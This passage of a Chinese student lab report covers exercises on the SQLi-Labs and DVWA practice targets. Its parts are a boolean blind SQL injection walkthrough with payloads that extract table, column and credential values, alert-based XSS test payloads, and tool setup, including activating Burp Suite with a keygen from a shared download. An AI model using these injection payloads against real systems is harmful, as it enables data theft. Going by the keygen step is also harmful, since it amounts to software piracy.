WHERE table\_schema=database() AND table\_name='users'

) > N --+判断列数，得到 users 表有三个字段，再一个个判断每个字段长度?id=1' AND LENGTH((SELECT column\_name FROM information\_schema.columns WHERE table\_schema=database() AND table\_name='users' ORDER BY column\_name LIMIT j,1)) > 5 --+，长度判断完再判断一个字符：可以用?id=1' AND

```

ASCII(SUBSTR((
  SELECT column_name FROM information_schema.columns
  WHERE table_schema=database() AND table_name='users'
  ORDER BY column_name
  LIMIT j,1

```

), {pos}, 1)) > {mid} --+二分法来判断，最终得到 id、username、password 三个字段  
 爆破 users 表中 id=2 的记录的值，也是同理，用?id=1' AND LENGTH( (SELECT username FROM users WHERE id=2) ) > N --+得到长度，?id=1' AND ASCII(SUBSTR( (SELECT username FROM users WHERE id=2), {pos}, 1 )) > {mid} --+得到字符，最终?id=1' AND (SELECT username FROM users WHERE id=2) = 'Angelina' --+得到 username，?id=1' AND (SELECT password FROM users WHERE id=2) = 'I-kill-you' --+得到 password。



图 34 爆字段值

获得某一个数据库中全部的数据：表 → 列 → 行 → 值依次爆破。

### 1.1.5 实验问题及解决

1、版本兼容问题：创建数据库时遇到 mysql\_connect() 在 PHP 7+ 中被彻底删除（老的 mysql\_\* 扩展已废弃多年），所以在 setup-db.php 第 29 行调用它时就直接报错 “Call to undefined function mysql\_connect()” 现在跑的是 SQLi-Labs 的老版本脚本（用 mysql\_\*），而我的 phpStudy 正在运行 PHP 7/8，“setup-db-challenge.php” “sql-connect-1.php” 也出现了一样的问题

解决办法：①把文件中的所有 mysql\_\* 全部替换为 mysqli\_\*。但是这个太复杂了，我实验过，后面做 less 的时候也要一个个改文件，所以最终采用方法②在左侧软件管理处找到 php5.5.9 版本安装，并在网站处切换 php 版本保存。




图 35 错误信息





图 36 修改版本

2、在第八题中我遇到布尔盲注顺序不稳定的问题，所有基于 `information_schema` 的子查询一律得加 `ORDER BY table_name/column_name`，再配合 `LIMIT i,1`；否则 `i` 与表/列对应会乱。

### 1.1.6 实验总结

这次练习最大的收获是把“布尔盲注”的整条链路打通：从辨别 GET 传参与单引号字符串上下文、用简单真/假 payload 确认注入点，到依托 `information_schema` 与 `LIMIT i,1` 的稳定枚举，再用 `length()`、`substr()`、`ascii()` 二分法逐字符拿到库名、表名、列名与目标数据（如 `users` 表 `id=2` 的字段），真正体会了“没有回显也能挖数据”的原理；同时也理解了为何要加 `ORDER BY` 保序、URL 编码空格与引号的重要性，以及 `mysql_*` 被废弃后统一改为 `mysqli` 的环境兼容问题。最大的困难在于盲注的“慢”和“易错”：范围估计、二分边界、字符集/编码、结果被截断或顺序不稳都会造成误判，需要耐心与严谨的记录；不过正是这种手工推演，让我对注入的本质与防御思路有了更深的直觉。

## 1.2 实验任务 2（XSS 攻击和 CSRF 攻击）（学生 3）

XSS 攻击和 CSRF 攻击

### 1.2.1 实验任务

- ◆ 对 Phpstudy、DVWA 和 Burp Suite 的安装过程和配置进行截图以及文字说明具体实验任务包括以下三点：
- ◆ 学习存储型 xss 攻击
- ◆ 输入 low 级别测试代码：`<script>alert(/xss/)</script>`
- ◆ 输入 Medium 级别测试代码：`<script>alert(/xss/)</script>`
- ◆ 输入 High 级别测试代码：`<img src=1 onerror=alert(1)>`
- ◆ 学习反射性 xss 攻击
- ◆ 输入 low 级别测试代码：`<script>alert('hack')</script>`
- ◆ 输入 Medium 级别测试代码：`<SCRIPT>alert('hack')</SCRIPT>`
- ◆ 输入 High 级别测试代码：`<img src=1 onerror=alert(/hack/)>` 输入 Impossible 级别测试代码：`<script>alert('hack')</script>`
- ◆ 学习 CSRF 攻击
- ◆ 修改用户密码实现 low 级别测试

- ◆ 实现 Medium 级别测试
- ◆ 实现 High 级别测试代码

### 1.2.2 实验原理

- ◆ XSS 攻击：通常指的是通过利用网页开发时留下的漏洞，通过巧妙的方法注入恶意指令代码到网页，使用户加载并执行攻击者恶意制造的网页程序。这些恶意网页程序通常是 JavaScript，但实际上也可以包括 Java、VBScript、ActiveX、Flash 或者甚至是普通的 HTML。攻击成功后，攻击者可能得到包括但不限于更高的权限（如执行一些操作）、私密网页内容、会话和 cookie 等各种内容。
- ◆ CSRF 攻击：CSRF 漏洞是因为 web 应用程序在用户进行敏感操作时，如修改账号密码、添加账号、转账等，没有校验表单 token 或者 http 请求头中的 referer 值，从而导致恶意攻击者利用普通用户的身份（cookie）完成攻击行为。

### 1.2.3 实验环境

1. phpStudy 是一个 PHP 调试环境的程序集成包，包含"PHP+Mysql+Apache"。（如果之前的环境安装了 PHP+Mysql+Apache，可以不用安装 phpStudy）

Phpstudy 下载地址 <https://www.xp.cn/>，

安装参考 <https://www.jianshu.com/p/ae111e0ce5d>

安装到 win10

2.DVWA 是一款基于 PHP 和 mysql 开发的 web 靶场练习平台，集成了常见的 web 漏洞如 sql 注入，密码破解等常见漏洞。

下载地址：<https://github.com/ethicalhack3r/DVWA>

配置：放在 phpstudy 的 www 目录下，然后修改 config.inc.php.dist 中的连接数据库的用户名和密码。然后进入 <http://localhost/DVWA/setup.php> 点击 Create Database，进入 <http://localhost/DVWA/login.php>，用 username 是 admin，和 password 为 password 账户登录。

参考资料：<https://www.freebuf.com/sectool/102661.html>

3.Burp Suite 是用于攻击 web 应用程序的集成平台。它包含了许多 Burp 工具，这些不同的 burp 工具通过协同工作，有效的分享信息，支持以某种工具中的信息为基础供另一种工具使用的方式发起攻击。它主要用来做安全性渗透测试，可以实现拦截请求、BurpSpider 爬虫、漏洞扫描（付费）等类似 Fiddler 和 Postman 但比其更强大的功能。

下载地址 <https://portswigger.net/burp/>

### 1.2.4 实验过程及结果分析

1、DVWA 安装：下载完压缩包后解压到 C:\phpStudy\_64\phpstudy\_pro\WWW 文件夹下，将 config.inc.php.dist 复制一份或重命名为 config.inc.php，然后修改其中的用户名和密码，如图 2。






图 1 下载 DVWA 压缩包



图 2 修改 config 文件

浏览器只需要直接打开“<http://127.0.0.1/DVWA-master/setup.php>”，点击 Setup/Reset DB，点击 Create/Reset Database，然后输入默认用户名：admin，默认密码：password；即可登录。




图 3 创建数据库

2、Burp Suite 安装：在官网上选择适合的版本下载，或者通过网上别人分享的网盘连接下载 <https://pan.baidu.com/s/1IUHUtsWMQVyhVrh65kE2g>, 提取码: 1111, 我的是 Professional/Community 2023.4.5 版本。




图 4 burp 下载

3、配置 java 环境：在安装 Brup\_Suite 的时候由于 java 很依赖 Java 环境，我用的是 17.0.16 的版本., 下载完后双击.exe 执行程序开始安装，一路下一步就行。

| JDK 17.0.16 checksums and OL 9 GPG Keys for RPMs |           |                                                 |
|--------------------------------------------------|-----------|-------------------------------------------------|
| Linux                                            | macOS     | Windows                                         |
|                                                  |           |                                                 |
| Product/file description                         | File size | Download                                        |
| x64 Compressed Archive                           | 172.93 MB | <a href="#">jdk-17.0.16_windows-x64_bin.zip</a> |
| x64 Installer                                    | 154.10 MB | <a href="#">jdk-17.0.16_windows-x64_bin.exe</a> |
| x64 MSI Installer                                | 152.85 MB | <a href="#">jdk-17.0.16_windows-x64_bin.msi</a> |

图 5 java 环境安装



图 6 java 安装

复制 java 的文件路径，然后找到电脑的属性，找到高级系统设置，新建系统变量，将 java 的 jdk-17 路径粘贴进去，并分配变量名 JAVA\_HOME。




图 7 复制文件路径




图 8 创建系统变量

找到变量名: CLASSPATH, 变量值: .;%JAVA\_HOME%\lib\dt.jar;%JAVA\_HOME%\lib\tools.jar; , 注意变量值的前面有一个., 点击确定, 没有 CLASSPATH 的话就新建一个。




图 9 创建 CLASSPATH

双击点开 path, 点击新建添加变量值: C:\Program Files\Java\jdk-17\bin, 确定保存好之后打开 cmd 窗口输入 java, 验证是否环境配置成功, 如图 11, 显示配置成功。




图 10 添加变量

## 2、输入JAVA回车

```
C:\Windows\system32\cmd.exe
Microsoft Windows [版本 10.0.22000.978]
(c) Microsoft Corporation. 保留所有权利。

C:\Users\23956>java
用法: java [-options] class [args...]
       (执行类)
或 java [-options] -jar jarfile [args...]
       (执行 jar 文件)

其中选项包括:
  -d32          使用 32 位数据模型 (如果可用)
  -d64          使用 64 位数据模型 (如果可用)
  -server       选择 "server" VM
                默认 VM 是 server。

  -cp <目录和 zip/jar 文件的类搜索路径>
  -classpath <目录和 zip/jar 文件的类搜索路径>
                用 ; 分隔的目录, JAR 档案
                和 ZIP 档案列表, 用于搜索类文
  -D<名称>=<值> 设置系统属性
  -verbose:[class|gc|jni] 启用详细输出
  -version      输出产品版本并退出
  -version:<值> 警告: 此功能已过时, 将在
                未来发行版中删除。
                需要指定的版本才能运行
  -showversion  输出产品版本并继续
  -jre-restrict-search | -no-jre-restrict-search
                禁止/允许在 JRE 之外搜索类文件
```

```
C:\Windows\system32\cmd.exe
Microsoft Windows [版本 10.0.19045.3803]
(c) Microsoft Corporation. 保留所有权利。

C:\Users\30682>java
用法: java [options] <主类> [args...]
       (执行类)
或 java [options] -jar <jar 文件> [args...]
       (执行 jar 文件)
或 java [options] -m <模块>[/<主类>] [args...]
       (执行模块中的主类)
或 java [options] --module <模块>[/<主类>] [args...]
       (执行模块中的主类)
或 java [options] <源文件> [args]
       (执行单个源文件程序)

将主类、源文件、-jar <jar 文件>、-m 或
--module <模块>[/<主类>] 后的参数作为参数
传递到主类。

其中, 选项包括:

  -cp <目录和 zip/jar 文件的类搜索路径>
  -classpath <目录和 zip/jar 文件的类搜索路径>
                用 ; 分隔的目录, JAR 档案
                和 ZIP 档案列表, 用于搜索类文
  --class-path <目录和 zip/jar 文件的类搜索路径>
                使用 ; 分隔的, 用于搜索类文件的目录, JAR 档案
                和 ZIP 档案列表。
  -p <模块路径>
  --module-path <模块路径>...
                用 ; 分隔的目录列表, 每个目录
                都是一个包含模块的目录。
  --upgrade-module-path <模块路径>...
```

图 11 验证配置

4、配置 Burp Suite: 下载解压后, 通过注册机运行, 打开后点击 run 运行, 复制 Key 到 BurpSuite, 完成后选择手动激活, 按照步骤复制粘贴激活码, 最后成功安装激活许可证。




图 12 运行




图 13 激活成功

5、关于使用 burp suite: burp suite 代理工具是以拦截代理的方式，拦截所有通过代理的网络流量，如客户端的请求数据、服务端的返回信息等。burp suite 主要拦截 HTTP 和 HTTPS 写协议的流量，通过拦截，burp 以中间人的方式对客户端的请求数据、服务端的返回信息做各种处理，以达到安全测试的目的。在日常工作中，最常用的 web 客户端就是 web 浏览器，我们可以通过设置代理信息，拦截 web 浏览器的流量，并对经过 burp 代理的流量数据进行处理。burp 运行之后，Burp Proxy 默认本地代理端口为 8080。如图 14，然后选择导出 CA 证书，保存至桌面，如图 15。




图 14 代理

